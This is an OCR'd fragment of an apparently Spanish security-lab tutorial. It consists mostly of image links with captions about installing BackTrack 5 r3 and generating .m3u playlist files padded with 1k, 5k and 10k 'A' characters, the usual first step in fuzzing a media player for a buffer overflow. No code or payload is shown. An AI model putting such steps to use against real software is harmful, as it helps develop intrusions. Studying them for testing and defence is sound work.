


Instalación de Back|Track 5 r3




PROCEDIMIENTO


Creación de 1k caracteres "A"




Generación de archivo .m3u con 1k caracteres "A"




Generación de archivo .m3u con 5k caracteres "A"




Generación de archivo .m3u con 10k caracteres "A"



